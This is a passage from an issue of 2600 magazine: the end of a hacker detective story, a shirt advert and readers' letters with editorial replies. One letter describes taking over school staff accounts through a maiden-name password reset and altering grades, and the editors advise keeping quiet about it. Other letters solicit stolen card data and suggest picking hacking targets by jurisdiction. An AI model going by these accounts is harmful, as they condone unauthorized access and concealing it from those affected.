That gave me the total list of winners: *patient zero*, *agent_from_harm*, *dragon_bawls*, *minotaur*, and *chixor zed*. I added *p@nic* to the list.

I had a feeling that the people representing the names on this list were very dangerous. Luckily for me, I might have an in with Minotaur. Lynx had told me how he'd made contact, and I'd do the same.

Time to introduce myself.

After a brief IRC chat, I'd scheduled a meeting with a guy who knew an IP who knew a bot who knew a compromised LAMP server who knew Minotaur. Later that hour we made the connection:

Minotaur: *who's knocking? name/id*

Me: *Dev Manny. ITPI. Friendly human.*

Minotaur: *means zero. tell me yr innermost thoughts*

Me: *The AnonIT competition. I have questions.*

Minotaur: *<sigh> ah more adoring fans. ok switch to webcam. vid /voice*

Me: *Sure. Protocol? Security?*

Minotaur: *doesn't matter don't care good luck i'm behind 7 proxies*

I lit up my webcam, and saw Minotaur.

A man sat on a couch, and that was a polite way of putting it.

If my office was homely, this guy's room was royalty-inbreeding-for-generations-mutated.

My first sight was that of trash. Boxes and food wrappers, bags and hardware. It almost looked as if the man never moved from his well-indented position on the stained middle cushion, and just dropped around him whatever he'd been recently eating and using.

Multitudes of shelves crowded the space and held piles of equipment, all using a Dr. Seuss-inspired stacking scheme. I saw old computers and their guts of circuit boards, memory sticks, and interface cards. Piles of books showed a spectrum of titles ranging from database architectural design to Amiga assembly programming. The walls were a study in New Age artwork, all with weird phrases that could be either motivational or pornographic. One poster behind the man was a tilted-perspective shot of a grimacing outdoorsy guy riding a jet-powered kayak up a waterfall. The caption read, *'Too real to feel the shocker'*.

Minotaur was way older than most hackers, probably in his early 70s. The remainder of his thin white hair had retreated to the back of his head in a final sad stand against male pattern baldness. He wore an old camouflage jacket that failed to hide its many stains. It was unzipped, and partially covered a dark shirt draped over a skeleton-thin body. His lower half wore thin, faded jeans that had been through a few thousand washings. His feet were bare, and their

deep tan matched that of his face and hands.

"That's better," the guy said as we studied each other. His voice was raspy, like he had to strain to push words from his throat. He had a trace of a Slavic accent, maybe Polish. "I've had a lot of wonderings and verbal permutations lately. Call me old-school, but video chat rocks. I want to see who I talk to. Get to know souls, not scripts."

Out of curiosity, I traced his connection. I assumed he'd already done the same to me.

His signal originated out of Chicago, USA. If his proxy comment was true, my trace meant nothing in terms of tracking him down. Given the generous helping of liver spots peeking through his heavy tan, Chicago was not his home turf.

Other indicators of his approximate global position were the thick curtains behind his couch. They were closed, but their edges glowed bright from outside sunlight. Wherever *Minotaur* was, at my time of night he had the luxury of midday sun and tropical weather.

"Dev Manny, Information Technology Private Investigator," he said. "We've never communed before."

"Never too late to start. I'm checking out what's happened to -"

"I know your intent. You are working to unravel the minds of the Fates and the AnonIT competition. You've fooled yourself into thinking my thoughts can raise yours to a new level, where you will light a candle in darkness and chase out a dragon."

This called for a shift in mental gears. I doubted I could respond with a similar insane-poet's response, so I tried the direct approach.

"Tell me why you entered the AnonIT competition."

Psychiatrist mode should give me information, and time to plan an appropriate follow-up.

"Because I knew I could win."

He looked at me carefully, suspicious now. So much for buying some time.

"You knew of me," he said. "You talked to entropy, and the chaos coalesced into this conversation. You really didn't expect that?"

I didn't answer because I didn't understand the question. I reassessed my position.

I wasn't sure if he was even picking up who I was or what I represented. I'd need a good justification to poke my electronic nose so far into his business. I shuffled through plausible reasons for contacting him, semi-truthful ploys that might get me information I wanted.

"I will open my mind to you. I will tell you what I know," he said.

This would be a pleasant surprise if it didn't make me immediately suspicious.

"That's very nice of you. My job doesn't usually come with free information."

He leaned towards his camera. I got a dermatologist-level view of his sun-damaged, sagging wrinkles. He looked disappointed, like there was an obvious, deep, metaphysical point I'd missed.

"Information wants to be free. This is the point of contests like AnonIT. That's my intent. I unearth information that's hidden by others."

"What information?"

"Doesn't matter. Actual bytes are meaningless. Trapped data needs to be freed. Otherwise, we craft political shackles, life stagnates, civilization grows cold. Freedom, change, and progress are the natural states of things."

I'd heard this argument before, and my natural skepticism rolled its eyes.

"If all information is free," I said, "Wouldn't that, you know, *destroy society?* Empty bank accounts? Unlock every piece of private property? No home would be safe. Every car would be stolen. Nation-controlled bioweapons and nukes would be free to anyone with the ability to make them. You want complete informational freedom, but you hide behind your seven proxies. It seems like the price of exposing all information... is anarchy."

He grinned at me, a smile containing dark, receding gums and mostly original teeth.

"I'm also a realist. Let's just say I don't support any major political party."

Cute. I'd never before met a militant hippie altruistic anarchist hacker.

"So, what happens now?" I said. "You scratch my back, then empty my Bitcoin wallet?"

"Nah," he waved me away. "You and I, we are solid. I have no desire to destroy society or people. I focus all of my mana on the one thing I do really, really well. Like -"

"Like... Freeing information from the confines of those who would keep it locked away from the natural order."

Saying that sentence exercised brain muscles I rarely used. I didn't know how this guy did it.

"Yeah," his smile was beatific. "You understand."

"Thanks. And I'll take whatever you're willing to tell me."

He did. It was a little more ethereal and symbolic than I needed, but he told me about the hack, and what he did to break in. He told me about the Dante Collection.

First was the name itself.

The "Dante collection" was an informal name, but was derived from the server names where the file collection was stored. Named after the "nine circles of Hell" as written by the 14th century author Dante Alighieri, the network had systems called GREED, GLUTTONY, FRAUD, ANGER, and LUST. With one possible exception, this server farm didn't sound very fun.

Minotaur described the Dante collection as mostly financial reports, credit reports, accounting and payroll databases, customer billing data, and all the usual stuff that any sensible company needs to keep hidden.

The collection was physically located inside of a demilitarized zone designed to provide an extra layer of security for whatever needed protecting. Entrance into the DMZ was via three-factor authentication, with an environment that booted a custom, limited-access virtual machine that was built on-demand and destroyed after each use. The Dante collection was very, very secure.

Minotaur got in, however. Few people would understand the incredible effort he'd gone through to get his result. As Lynx had implied, this ran the spectrum from physical trespass to social engineering to straight up black-hat hacking.

It made we wonder about P@nic. She was good, certainly. But was she *this* good? She was only fifteen. Did she really have the ability, money, time, and freedom necessary to hack like this? I didn't know. I'd have to ask her.

So I'd better find her.

"Hackers today," Minotaur was saying, "are mostly tourists clustered around a few truly talented beings. The tourists have no vision, no end game, no goal beyond that of exploration. Sometimes that's wonderful, but not with AnonIT. Get far enough, and no mistakes are allowed. Any permutation outside of winning will put you in the same place as the information you're trying to free: You'll be locked up. Every step must be a recursive gameboard eval to find the best of all possible actions. I told P@nic this, too."

Theory was fascinating, but not what I wanted to discuss at the moment. Particularly after he mentioned P@nic.

"Just watch out, okay?" I said. "With your mantra of 'information wants to be free,' you could still hurt people, or have people come after you."

"I observe, then think, then act. I am very careful. I don't need laws to mandate my actions. Not if I'm moral. Unlike the rest of this broken world, I am aware of my impact. I'm responsible."

"That's a fancy way of saying, '*I know what I'm doing*.' Famous last words."

"My results speak louder than this conversation."

"How did you help P@nic?"

He shrugged. "I gave him knowledge, enlightened him with technique and method."

As with Lynx, Minotaur had no clue that P@nic was a girl.

"Information wants to be free," I said. "Did you give P@nic the Dante Collection?"

He chuckled. "I tried, but he refused. He wanted to earn it!"

"P@nic completed the AnonIT challenge, and has the Dante Collection. Or had it."

Minotaur's head tilted slowly to the side.

"Good. I'm happy to have edified. But what do you mean, he 'had' it?"

"You didn't run a video chat with P@nic, did you?"

He grinned. "No. He insisted on text. It misses the human element, but is efficient in the right hands."

"*P@nic* is a fifteen-year-old-girl. Now she's disappeared."

His grin dropped, along with his saintly bravado.

"A girl... She's just a child? I didn't know she was so young. We only chatted. I can send you all the logs."

"Thanks. I'm working for someone who'd like to find her."

"Who?" He leaned forward again, an almost crazed look of interest on his face. "Tell me. Now."

"I'm not like you," I said, realizing that even with his assurances, I didn't trust him as much as Lynx. "Sometimes, it's safer to keep things hidden. Like the name of my client. I can't break that -"

He lunged towards the camera and the video image seizured.

"Tell me!"

The shout overloaded his webcam's cheap microphone, and his voice came sheathed in static, complementing his twisted face.

"We'll agree to disagree," I said. "But I'll contact you when this is over. After I've figured out what happened to P@nic. Call it my thanks to you for getting me this far."

He sat back and looked thoughtful. The emotion purged so quickly, I didn't know if he'd really meant the anger, or if it was just a cheap attempt at intimidation.

"You can't imagine what you're getting involved with," he said.

"All part of the fun," I said. "For example, I know about the 'naked princess.'"

His skin paled under his tan, making him look suddenly frail and sickly.

"You've *seen* the naked princess?"

"No. But I've heard about it."

"Then you know nothing. Keep it that way."

"Come on," I smiled. "What about information wanting to be free? Can't you -"

"Shut up and listen." His voice was lower, his Slavic accent stronger. "Some things should not be known. By anyone. Some actions should never be taken. This is one of those things. If you hear anything from anyone about the naked princess, get away. Immediately."

"What about P@nic?" I said. "She has the Dante Collection. She might've seen the picture."

He sat back, his posture more relaxed, but his eyes were still intense.

"I didn't say anything about it to her. It lives in the collection, but it's only a few megs tarballed among terabytes. But whether or not she's seen it, if she's got the Dante Collection, she's got the naked princess. I'm telling you, drop her. You don't want to get involved."

"I know what I'm doing. Some of your own philosophy applies to me: I'm aware of my actions. I'm responsible."

He looked at me with scorn and pity.

"You are wrong, kid. Way wrong."

NOBODY SAW THIS COMING. TWO BRAND NEW 2600 SHIRTS RELEASED AT THE SAME TIME!


Our 30th anniversary shirt shows a pictorial progression of our history from floppy to CD to flash drive, the contents of which have consistently caused panic for those in power at the time. On the back is a collection of our headlines from each of our 30 years, done up in traditional *2600* style.

But wait! There's more. You didn't think we could just let all of this NSA business go by and only write about it in these pages? Well, now we're also writing about it on clothing! On the front of our new NSA shirt is a forbidden image of the NSA headquarters (our staffers were detained minutes after capturing it), along with our interpretation of what their acronym really stands for. On the back is a leaked image of the now infamous PRISM program, along with some very good advice for those who want to hold onto their privacy.

Shirts are black with blue & white writing (30th anniversary) and red & white writing (NSA) $20 each in sizes from S to XXXL. (Add $5.25 per shirt for overseas orders)

Visit store.2600.com for special deals.

2600
PO Box 752
Middle Island, NY 11953 USA
+1 631 751 2600



Propositions

Dear *2600*:

Hi from Spain. I'm very interested in starting a project in order to write a book about the "History of Hacking."

I will start a crowd funding project to achieve a minimum quantity of money in order to buy the entire *2600* collection and ship it to Spain, but before I do that I need the *2600* editor's permission to use the *2600* issues as base information. "Base information" means that I will not include any material property of *2600* in the book; I will only use the information in order to compile the book using the articles as reference and, also, I will indicate the origin of the information.

May I obtain this permission? Maybe you are interested in promoting and guiding me in this process or playing the role of editor of the book. If not, please contact me in order to sign an agreement for using the *2600* issues as reference for the project and your conditions about this use.

Thank you in advance.

Javier

It's incredible to us the things people ask permission for. By all means, use anything that we print to compile whatever you're working on. If you give attribution, we couldn't ask for anything more. We print information so that the information gets out. The more people who support us by buying the magazine (paper or digital), the more we're able to be a part of this process. It's not necessary to ask us if you can do this, nor do we think it should be necessary to ask anyone else. Best of luck with your book.

Dear *2600*:

I'm a big fan of your quarterly, having read it off and on for years at local newsstands in Cambridge, Massachusetts.

We'd like to speak with you about doing some co-promotion. Ideally, we'd like to buy or rent an email list, but I'm guessing that might be difficult. I'm working with a program to enlist hackers for good through a local, New York statewide educational program for 18-24 year olds.

Is there a good time we can chat by phone - or would you prefer email?

Geoffrey

We'd actually prefer neither, as we can address your proposal right here. Our mailing lists (printed, digital, etc.) are off-limits without exception. We're not keen on the concept of "enlisting" hackers, regardless of how pure the motivation might be. Our readers are individuals who ask a lot of questions and generally have a free spirit that tends to annoy and frustrate recruiters of all types. If, however, you're working on a project that you consider to be worthwhile, let us know about that and, if interested, people will contact you to get involved. Anything beyond that would be intrusive to our readers.

Dear *2600*:

I am dumps, track 1&2, cc, fullz dealer here but i need a good hacker that can supply me all this kinds of stuffs thats why am here, so pls help me get a good hacker and my contact is yahoo ID: [redacted] email: [redacted] ICQ: [redacted], thank you very much... hope to get good hacker to deal with....

Mu Dee

Wow. Not that this kind of inquiry is that unusual, but words fail us. But, we have to agree, you certainly are dumps.

Commentary

Dear *2600*:

Where do I start? With all due respect, until the WBAI bosses dig their heads out of their collective asses, I guess I won't be sending any more contributions to them! They had no reason to do what they did to you guys. You have (or possibly, by the time this letter gets published, *had)* probably the only seriously intelligent program left there.

Hopefully, you'll get the situation straightened out, even if that means going to a different station. (Have you considered airing the show on WUSB by chance, or do they not allow people to have more than one show?)

I wish you guys the very best of luck, whatever or wherever you end up doing or going. WBAI lost a listener, but you didn't. Keep the faith, my brothers.

Wolverine Bates

*We understand the sentiment, but we hope you reconsider your overall condemnation of the station where our show (*Off The Hook*) is aired. True, we were all rather livid of the way we were kept off the air in the crucial weeks following the disaster of Hurricane Sandy. Other programmers were equal-*

ly upset, and we did not hold back in expressing that sentiment, on-air as well as directly to those in charge. We hope that our words meant something and that this kind of a thing will never happen again. To ensure that, we will need the help of our listeners, so that hackers continue to have a voice on the radio in the New York City region and subsequently throughout the world over the Internet.

While we've had offers from other stations, we're not ready to write off WBAI, a station whose signal reaches four states, a significant and rare achievement that needs to be recognized and preserved. We know that a number of imprisoned people throughout the region depend on the show to find out what's going on in our community and we don't want that link to be severed. In addition, the aftermath of the storm has led to some significant and permanent changes, specifically the fact that the station is abandoning its overpriced facilities in favor of something far more economical, a step in the direction of eventually finding its own building to buy. So these are historic times that we'd be foolish to walk away from at this point. If it doesn't lead to improvement over time, however, we may indeed look at alternatives. In the meantime, please continue to listen to us (nearly) every Wednesday from 7 to 8 pm ET on 99.5 FM in New York City or online/archived at http://www.2600.com/offthehook. And please listen to more of the other material that's broadcast over the station. Some of it is quite remarkable.

Dear *2600*:

Grandma would love your footage. Want to go and visit her and all the spoofers and spammers and phishers? You might know computers, however you do not know human resources.

angelsbrothelsgrandmalives

There's pretty much no part of this that makes any sense to us whatsoever. Perhaps readers can help us decipher it. In any event, this should be all the inspiration anyone needs to go right ahead and send us a letter. Whatever you choose to say will certainly be of more relevance than this.

Dear *2600*:

I never foresaw watching the opening ceremonies of the 2012 Olympics while writing a letter to *2600* from the confines of a prison cell. Since I am here, why not use this time to sober up, get healthy, and expand the mind? I would like to use this platform to send a shout to #OpIran.

This dubstepping, raving, pill popping animal has been caged. This pilsner is less than half full. Caught two years on a State PV stemming from the visit by the Boys. No textiles were called for.

Arash - I hope so much that you are safe and free. I am incarcerated in a country where there are repercussions for losing prisoners. Can I implore you to stay in one with the same standards?

German Beer Mug - Surprise! I tried to reach out to you as the bracelets were inbound but was suffering from Gran Maul. Out of the whole crew, I most want a line from you. Backtrace my current addy.

Medvedev - I wish you the best. Enjoy the rain forest and your travels. Dinner and drinks on me when I see you, babe.

Tope and flow - Tighten your backbrace up. Balance loyalty with the idea that you are the most important people in your lives.

Remember that nothing is forever and quietly relish the force of an elite few. On some real shit, it could always be worse. This is why we fight. Keep in touch on the lowlow sometime.

191104 - Nothing but respect. No hard feelings. Best of luck to the Southern Canadian football team.

Peanut Butter India - two bad golf shots. Was still seeking Lee as of June. Check for being too sweet. Seems too obvious.

Another round of pats on the back for the 10K. We came to FSU for .gov.ir and FSU we did.

Who would have thought we could have the time of our lives drinking, smoking, chatting, and hacking? I will forever remember the true friendships made with other minds who choose to stand up to any authority who treats its subjects with anything other than complete universal fairness.

In a fitting ending, NPR is playing an Avicii song as I pen this letter to a close. Nothing like a little house/trance music to write a jailhouse letter to. If I may leave on some advice, I wish I read when I was a preteen just discovering my first high: hacking. Breaking into networks or websites residing physically in your country is just as illegal as breaking into your neighbor's house. Especially nowadays as children of the Internet are entering the workforce. You will get caught, the police may very well try to make a case out of it, and the courts are equipped with the knowledge to prosecute hacking cases. There are lifelong consequences for a 60 second exploit. Save yourself the trouble and pick targets, not for their ease of exploit, but rather for their jurisdictional consequences. Or go work for the "good" guys. Whatever you do, don't come to prison for hacking. It sucks.

Keep your heads held high, feet firmly planted, and minds razor sharp. Arm yourselves not with guns, but rather knowledge and resolve.

Greetz, 73s, and Peace and Love.

Anonymous

If only the penalties for breaking into websites matched those of breaking into actual buildings. The disparity is staggering.

As you didn't sign this, we're omitting the name you included with your personal letter to us. This may not be what you wanted and it may make it hard for the people above to know who you are, but we'd rather be safe than sorry. We wish you luck getting through this and hope the idealism doesn't fade or turn to cynicism. Actions like #OpIran have

made a difference and will continue to change lives throughout the world. But that's the last thing any government would ever want you to know.

Information

Dear *2600*:

I have read about the profuse speculation by the *2600* reader base regarding a possible conspiracy by Barnes and Noble to hide, obscure, or otherwise relegate the *2600* periodical to questionable locations on the magazine rack.

I would like to let readers know that, at least in this Barnes and Noble store at the Tyson's Corner Center mall in McLean, Virginia, they proudly display the magazine on a front shelf of the rack, with nary a *Computer Shopper* or *Macworld* rag to hide behind!

Unfortunately, by the number of available copies (near the number I saw two weeks ago upon discovery), it would appear that there are:

A) A lack of bloodthirsty hackers in the region to gobble up the issues, or

B) Nobody was sure what to think of the chocolate milk photo on the front cover, and thought it might be a misplaced copy of *Bon Appétit,* or

C) The hackers would rather buy a copy with a photo of Club-Mate on the front.

I almost felt guilty enough to buy a copy (it would be my first ever printed copy; I get the Kindle subscription) to relieve them of at least some of their stock, but I decided against it. Maybe on the next issue!

Keep up the fine work.

str8ball

Thanks for the update. Sometimes stores get too damn many copies and (more often) not nearly enough. We're working on making sure people know exactly where they can find copies and filling the voids.

Dear *2600*:

Wanted to say thank you for keeping *2600* what it is, and wanted to comment on its availability/stock position in Barnes and Noble, as noted by ghostguard.

I have been reading *2600* since I was a young teen about 15 years ago, and always purchased this from Barnes and Noble. The cover was always facing out, and kindly placed in front of the taller mags to give it a chance to be seen.

Fast forward to my adult life. I was in the Bethlehem, Pennsylvania branch (my local) and, lo and behold, it was in the Starbucks cafe premium spot for everyone to see, and about 15 of them! No one hides them here in Pennsylvania, and they actually promote it!

Just didn't want all the Barnes and Nobles to get a bad rap - they brought me *2600* for years, and they always had it displayed, so I'd never have trouble finding it.

Thanks for being the most legit magazine I pay cover price for, as it's worth every penny.

Lithium187

For all the troubles we run into throughout the retail world, it's always been the case that the vast majority of places treat the magazine the way they should, specifically putting it out on time and displaying it in a somewhat prominent position. Sometimes they even go way beyond that. That's a fact that needs to be acknowledged.

Dear *2600*:

Every four years, there's a big (3000 people) hacker festival in the Netherlands. Is there room in *2600 Magazine* to publish something about their call for participation or the event itself?

https://ohm2013.org/site/call-for-participation/

Elger "stitch" Jonker
Level 5 insane hacker

Yes, we're quite aware of these conferences as we've been promoting them since the very first one. You'll find updated info in this issue, as well as the last two. We do encourage as many Americans as possible to go to these things as they're incredibly fun and memorable.

Dear *2600*:

You suck! Just kidding - you're awesome! First, I want to thank you for your comments in 28:1 on the prison newspaper I previously sent you containing my article about Linux. That really is a boost to get some positive feedback. Prison is full of haters. So, here I have another article to pass your way (just for fun).

I read Kevin's new book, *Ghost in the Wires,* procured through a prison library system where we can obtain books from public Minnesota libraries. It was a good read, so once again I found it my duty to inform the prison population about hacker awesomeness.

The mailroom rejected one of your issues for security reasons, but then I started receiving them again after that. I have been a little surprised at some of the books I've been allowed to receive lately, such as: O'Reilly's *Hacking: The Next Generation*, *The Best of 2600*, *Dear Hacker*, *Metasploit: The Penetration Tester's Guide*, *Maximum Linux Security*, *The Cuckoo's Egg*, *The Software Vulnerability Guide*, *Just for Fun* by Linus Torvalds, *Steal This Computer Book 4.0*, and *The Art of Deception*. I would recommend any of these to your readers!

Ultimate Peter

Thanks for forwarding the article along, which was a review of the recent Kevin Mitnick book. Putting out a printed publication in a prison is a daunting task, and we hope that efforts like this one continue in your institution and others. We also hope people on the outside continue to support anything that helps educate and expand the minds of those less fortunate.

Observations

Dear *2600*:

I was just reading through some articles on how to combat predatory file-sharing lawsuits and came across this. I like the judgment amounts!

David

The link you sent us is for a case involving someone who had links on a website to "unauthorized" sports broadcasts. Somehow, the figure of $2,600 was reached as the amount of restitution that had to be paid to each of five sports leagues (for a total of $13,000). In addition, the defendant was imprisoned for more than nine months and ultimately deported. It was all part of "Operation Fake Sweep," which seems a bit much for shutting down a website that simply linked to another site that was streaming material that was already available for free to much of the world. But that's how the corporate world works.

Dear *2600*:

I opened my 2013 calendar and was about to toss the package when I heard a noise inside. I found a conference badge for "The Next HOPE." I checked with the *2600* website, looking at the calendar section, and did not see any mention of the badges. Was this included erroneously, or is this your Xmas gift to the community?

Bishop 341-B

Those of you who actually order things from the 2600 store (http://store.2600.com) will often find additional items added into your order as our way of saying thanks. It's no secret that we sometimes accumulate a whole bunch of extra stuff over the years and, rather than toss them, how better than to send them to the people most likely to actually appreciate them? This is done completely at random and you can't request what items to include, nor what items we have in the first place. That would spoil the surprise.

Dear *2600*:

Concerning the ten horns in a contained/non-contained computer language universe, remember:

Internal (let, goto), Control (if-then, for-next, read-data), External (input, print), and Temporal (begin, stop, end).

That Internal has two horns, Control has three horns, External has two horns, Temporal has three horns. That the containment between Internal and Control has six choices (2*3); that the containment between Control and External has six choices (3*2); that the containment Between External and Temporal has six choices (2*3). This is how man is similar to the beast that is Internet and its computers, understood by containments.

Therefore, the number of the Beast - that is the Internet and its computers - is the number of a man: 666. That it is the ten horns of the computer, that of the containments the program loves, this makes the man. That the ultimate containment is in fact the containment the human is, in terms of the human internal, the human control, the human external, the human temporal. This is the human exact, and the machine exact - this is wisdom.

The ten horns have no power yet; only in cases of information explosion do the horns have reality. The Internal shows no personality, the Control has no emotion, External has no creativity. But when and if something like 9/11 happens, and lots and lots of information is created, then and only then will the ten horns contain power of their own - when emotion and creativity and personality are needed in the calculation in that information. Or perhaps if Los Angeles gets the major, major earthquake - lots of information created. Then there is begin, stop, and Los Angeles.

John Bajak

And there you have it. Incidentally, there was a much longer article to go along with this, but this seems to sum it all up nicely. Any questions?

Dear *2600*:

I enclose a copy of the receipt for your magazine. I've been a reader of your magazine ever since a security manager for my then-job told me about *2600*. I found it amusing that the price of your magazine, plus my state's tax comes to $6.66.

Thanks for all you do!

John R. Sullivan

There certainly seems to be an increased interest in this magical number lately. Incidentally, we can't help but notice that on the receipt you sent us, you would have saved 63 cents if you were a "member" of some kind of Barnes and Noble club. Then you would have only paid $6.03, which isn't nearly as scary a number and is also below our own price. Just one more way of outwitting Satan.

Dear *2600*:

Recently I sent you a letter requesting a test issue and I am glad to say I can receive *2600*. I am so happy that I can keep up in some way with what is going on in the world. The articles in *2600* are excellent and I am pleased to have this new source of information. Until 2016, I will be confined to a Washington State correctional institution. The phone system used statewide is V-Connect. They charge almost $4.00 for a 20 minute in-state call. Out-of-state is $3.50ish for the first minute and then $.79 per minute up to 20. Crazy monopoly on phone time. We even have a for-profit email system offered by jpay.com. If you have a credit card, you can send inmates email by purchasing virtual stamps. However, unless you have a credit card, you cannot send email. The prison systems have so many monopolies it is ridiculous. Also, quick shout out to Deviant Ollam, my Defcon/hard drive swap buddy.

Staticblac
Chris Berge
#339317
Coyote Ridge Corrections Center
1301 N Ephrata Ave

P.O. Box 769
Connell, WA 99326-0769

Thanks for keeping us informed on how things work on the other side of the wall. Hackers have this uncanny ability to notice things and share information which transcends all borders.

Questions

Dear *2600*:

I would like to write an article for you, but I don't know what format I should put it in. Would plain text work? No matter where I look, I cannot find a list of formats you accept. Sorry for being a noob.

Charles

We generally accept any format, but we prefer the kinds that work on many different platforms without a lot of fuss. So, that means that ASCII is generally best. We'll make a valiant attempt to read any other format, but we get a lot of submissions and will eventually move on to the next one if we run into too many problems or incompatibilities. There's nothing wrong with sending us multiple formats. There's also nothing wrong with being a "noob," unless you use it as an excuse to let people walk all over you.

Dear *2600*:

I caught part of an *Off The Hook* show where you were talking about pirate radio. I'm writing to get some advice about possibly establishing a local radio station in central Jersey. What do you suggest?

Tony

This is really an extremely vague question. Are you looking for advice on what hardware to use, where to establish a transmitter, what frequencies are good to use, or what kind of programming to carry? Before doing anything, you need to figure out where you're coming from and how that could translate into something good and constructive in the form of a radio station. Once you've got that sorted out, you can start researching where and how to set up an operation, along with the risks that are involved. (Or you can go the legitimate route with a low power FM license.) Done well, any kind of a broadcasting project can be beneficial, both to the broadcaster and the community. But it's most definitely a lot of work, and the payoff may not be quite what you expect. We suggest watching some of the talks from HOPE conferences where these issues are discussed, as well as checking information from the Prometheus Radio Project, which can be found at http://www.prometheusradio.org.

Dear *2600*:

Helo please how can i be a mermber?

Anagbogu

Since we get about a thousand similar emails every time we put out an issue, we feel it's occasionally a public service to answer them. So here goes.

We are not a member-based organization. You cannot become a member, therefore. You can, however, become a subscriber, which might have been what you meant. Subscription info can be found in any of our publications or web pages. Or perhaps you wanted to know how to become a member of the hacker community in general. Again, it doesn't work that way. Hackers don't thrive on formality. You are a hacker if you think like a hacker and act like a hacker. You can claim to be a hacker without doing any of the above, but for anyone who is paying attention, the truth will soon become apparent. Thinking and acting like a hacker are qualities we constantly focus on in these pages. The articles we print are written by people who fit this description. If you find yourself captivated by their words and feel you could also contribute something, and you actually have the desire to share your knowledge and experiences, you're well on the way to becoming a part of the hacker community.

Of course, we're also assuming that this letter was meant for us and isn't just another piece of spam. If it is, please excuse all of the above. It's also possible you really are interested in becoming a "mermber," which is something we can't really help you with at this time.

Dear *2600*:

If my brain is digitized and put into a robotic body and I am no longer considered human, does this mean I cease to exist and my lifetime subscription is void?

Future Cyborg

We can't really say we're surprised that this is the direction our thinking is heading towards, but we probably should address the issue now to avoid any unpleasantness with robots in the future. We don't really care what you do with your brain, or actually any of your organs, as long as you're able to continue receiving mail from us. That means working all of this out with the post office, who we understand already have robots in positions of authority.

Dear *2600*:

I am writing to share a rather interesting experience I had a few days ago, and to ask for a little help. I go to a local high school in a relatively small community of around 50,000 people. However, the school district is most likely one of the largest in the nation. Anyways, I was poking around their website when I found myself on a page labeled "Employee Resources." Interesting, I thought. Even more interesting, however, were the numerous links below the header. Scrolling through the list, I clicked on one labeled "Forgot Account Password." I found out later that employees used this to change their password every 90 days, as per district policy. Being a curious student, I clicked it and it brought me to a simple form, asking only for the assigned employee email address and their mother's maiden name. Wow! I mean, this couldn't be real. This is all I needed to know to access a

teacher's account! Not possible. I knew the maiden name of my "health and well-being" teacher due to the fact that she had brought in a family photo album only the day before. Tentatively, with sweat on my palms, I entered her email address and mother's maiden name and waited as the form was processed. I simply didn't believe it when the exact same page popped up, except this time there was only a string of text stating "Your current password is: ********" and two buttons stating "Back to District Website" and "Change Password." My jaw still aches from when it hit the floor. I now had access to my teacher's email, online grading software, and a whole lot more. After doing some favors for a few friends whose grades were... less than great, I logged off and wondered what I should do next. That was when I realized that the district superintendent had Facebook, Twitter, and Blogger accounts, all chock full of personal information. It was surprisingly difficult to find her mother's maiden name in the vast web, but I eventually got it. Going to the same online location as before, I slowly entered this information. It worked. I now had read and write access to every single student's and staff's health records, communication software (including email), grading software, and a crud load more. Let me remind you again that this is one of the largest, most populated school districts in the entire United States. Due to the fact that it was almost lunchtime, I came very close to changing the cafeteria schedule to pizza for the rest of the year, but I didn't do anything. It scared me, actually, that I had gained this access. So I logged off, swore I'd never do that again, and shut down the computer. I wrote this so that my fellow hackers could see how horribly insecure many education networks are, but I also want to ask for help. I've seen many articles in your magazine about responsible disclosure, but I still don't know what to do. I'm a straight A student who was just a little curious and I'm worried that a blemish will appear on my record if I tell anybody. Last time a computer breach incident happened at the school district, the county police had to get involved, and I definitely don't want to mess with them. So what do you think, *2600?* What should I do?

Jack

What we would suggest at this point is that you just keep your mouth shut about this. The main reason is because you stepped beyond the boundaries by actually making changes to grades using the knowledge you gained. That makes it a lot harder to be seen as someone who was just curious with no ulterior motive. What we would have suggested, had you asked us what to do when you first discovered this, was to point out the vulnerability publicly. That would mean going to the media and showing them how easy it would be to gain access and invade a lot of people's privacy, making it very clear that you didn't do this yourself. The reason we suggest the media rather than the school district is that once the revelation is public, it would look really bad to punish you for discovering it. However, that's often exactly what happens when such things remain in-house. Many people in authority - and schools are at the top of this list - have trouble differentiating the messenger from the message. Smart kids wind up being punished for discovering things that make powerful people look bad or that results in more work for them. The stress and hardship that such punishment can cause, particularly to people dealing with so many other difficulties (school, parents, growing up), can become too much to bear and nobody should have to deal with that. So we always suggest going public on such things for this reason. In your case, an anonymous disclosure would be best, so long as you never reveal what changes you made inside the system, assuming you didn't fix them. You would be amazed how quickly you would become an enemy of the state if that information became known. Good luck.

Dear *2600*:

I'm curious as to why you don't sign your pages, or encrypt them in SSL, as all traffic is leachable.

Jake

We'll get there. We need to do a complete overhaul on all of our web pages and we're very open to ideas and offers of assistance. Our main thing is the magazine, which is where we devote more than 90 percent of our time and effort. Everything else we're actually amazed that we can keep running. (We do need to note, however, that all of our store.2600.com pages use SSL (Secure Socket Layer) to protect transaction information.)

Dear *2600*:

I'm requesting a change of address due to the denial receipt I received from the institution I'm currently incarcerated in. You better believe as a longtime fan and reader, I'm fighting tooth and nail against a misinformed institution to receive your magazine. As an example of incompetence, let me explain how simply ending the Fortress Security thread and helper service prompted a $250,000 computer upgrade. Or the attempted reprimand when modifying the nibbles.bak file to work on Ghz class processors. Incompetence is rampant. Thanks for the awesome magazine and the late nights spent listening to your radio broadcasts. Enclosed, you'll find an official form that has the "new and improved," now with 30 percent more doom, "paper terrorism" classification. If nothing else, I thought you'd find this entertaining.

I would appreciate any suggestions you might have on how to fight for the freedom of information. It's not like we have computers in our cells.

I am an innocent man who was offered a plea agreement and refused on the belief that our justice system was "just." I've spent the last 6.5 years trying like hell to keep up on all I've missed. You

